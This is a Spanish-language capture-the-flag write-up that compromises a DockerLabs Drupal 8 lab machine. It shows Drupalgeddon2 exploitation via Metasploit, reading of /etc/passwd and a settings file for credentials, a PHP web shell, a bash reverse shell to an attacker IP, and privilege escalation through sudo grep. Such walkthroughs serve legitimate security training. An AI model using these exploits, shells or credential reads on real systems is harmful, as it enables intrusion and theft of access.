

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh findyourstyle.tar  
[sudo] contraseña para kali:
```


NNN { NN NNNN NN NN NN NN NN N }
o
DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar la conectividad y además vemos que el ttl es de 64 por lo que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.055 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
```

Con nmap podemos comprobar los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_ http-generator: Drupal 8 (https://www.drupal.org)
|_ http-title: Welcome to Find your own Style | Find your own Style
|_ http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb podemos ver las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.25], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[172.17.0.2], MetaGenerator[Drupal 8 (https://www.drupal.org)], PHP[7.2.3], PoweredBy[-block], Script, Title[Welcome to Find your own Style | Find your own Style], UncommonHeaders[x-drupal-dynamic-cache,x-content-type-options,x-generator,x-d
rupal-cache], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/7.2.3], X-UA-Compatible[IE=edge]
```

Al conocer que es un drupal comprobamos los exploits y vemos uno en concreto para dicha versión.

```
> searchsploit drupal 8 drupalgeddon2
```

Exploit Title	Path
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44448.py

Por lo tanto, vamos a metasploit framework, el cual nos da una reverse shell. Lo iniciamos y buscamos el exploit. Después usamos ese exploit y configuramos lo necesario.

```
> sudo systemctl start postgresql && msfconsole -q
[sudo] contraseña para kali:
msf > search drupalgeddon2

Matching Modules
=====
#    Name                                          Disclosure Date  Rank    Check  Description
-    -
0    exploit/unix/webapp/drupal_drupalgeddon2     2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
```

Configuramos las opciones del exploit.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name      Current Setting  Required  Description
  ----      -
DUMP_OUTPUT false           no        Dump payload command output
PHP_FUNC    passthru         yes       PHP function to execute
Proxies     [blank]          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapn i, socks4
RHOSTS      [blank]          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                yes       Path to Drupal install
VHOST       [blank]          no        HTTP server virtual host

msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
```

Y lo ejecutamos.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.65:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (10.0.2.65:4444 -> 172.17.0.2:54128) at 2025-09-06 18:52:16 +0200

meterpreter > getuid
Server username: www-data
```

Comprobamos los usuarios que tiene la máquina.

```
cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
ballenita:x:1000:1000:ballenita,,,:/home/ballenita:/bin/bash
```

Buscamos el archivo settings.

```
find / -type f -name "settings.*" 2>/dev/null
/var/www/html/sites/default/settings.php
/usr/include/c++/6/parallel/settings.h
```

Le hacemos un cat para encontrar credenciales.

```
cat /var/www/html/sites/default/settings.php
<?php
base de datos jiji xd
* 'username' => 'ballenita',
* 'password' => 'ballenitafeliz', //Cuidadito cuidadín pillin
* 'host' => 'localhost',
* 'port' => '3306',
* 'driver' => 'mysql',
```

Para poder tener una consola manejable nos creamos un archivo malicioso con el que ejecutar comandos y mandarnos una reverse shell, la cual vamos a realizarle un tratamiento y de ese modo tener una consola más interactiva.

```
echo '<?php system($_GET["shell"]); ?>' > shell.php
ls -la shell.php
-rw-r--r-- 1 www-data www-data 33 Sep  6 17:15 shell.php

172.17.0.2/shell.php?shell=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

172.17.0.2/shell.php?shell=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'

> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 51970
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fd46a29c5776:/var/www/html$ |

www-data@fd46a29c5776:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@fd46a29c5776:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 443

> stty raw -echo; fg
[1] + continued  nc -lvnp 443
reset xterm

www-data@fd46a29c5776:/var/www/html$ export TERM=xterm
www-data@fd46a29c5776:/var/www/html$ stty rows 46 columns 204
```

Ahora nos conectamos como ballenita.

```
www-data@fd46a29c5776:/var/www/html$ su ballenita
Password:
ballenita@fd46a29c5776:/var/www/html$ id
uid=1000(ballenita) gid=1000(ballenita) groups=1000(ballenita)
```

Con el comando sudo -l podemos ver que binarios podemos ejecutar como root sin contraseña.


```
ballenita@fd46a29c5776:/var/www/html$ sudo -l
Matching Defaults entries for ballenita on fd46a29c5776:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
n\:/bin

User ballenita may run the following commands on fd46a29c5776:
  (root) NOPASSWD: /bin/ls, /bin/grep
```

Usamos ls para comprobar que hay en el directorio de root.

```
ballenita@fd46a29c5776:/var/www/html$ sudo /bin/ls -la /root
total 28
drwx----- 1 root root 4096 Oct 16  2024 .
drwxr-xr-x 1 root root 4096 Sep  6 16:46 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x 2 root root 4096 Oct 16  2024 .nano
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root  169 Mar 14  2018 .wget-hsts
-rw-r--r-- 1 root root   35 Oct 16  2024 secretitomaximo.txt
```


En GTFO podemos ver como usar grep para leer el archivo.



The image shows a terminal window with a dark background. At the top, there is a red vertical bar followed by the word "Sudo" in white. Below this, there is a line of text: "If the binary is allowed to be used to access the file". Then, there is a red box containing the text "LFILE=file to read" and "sudo grep '' \$LFILE". Below this, the terminal shows the following commands and output:

```
ballenita@fd46a29c5776:/var/www/html$ LFILE=/root/secretitomaximo.txt
ballenita@fd46a29c5776:/var/www/html$ sudo /bin/grep '' $LFILE
nobodycanfindthispasswordrootrocks
```

Ya solo debemos cambiarnos al usuario root con la contraseña que hemos encontrado y listo.



The image shows a terminal window with a dark background. The following commands and output are shown:

```
ballenita@fd46a29c5776:/var/www/html$ su root
Password:
root@fd46a29c5776:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```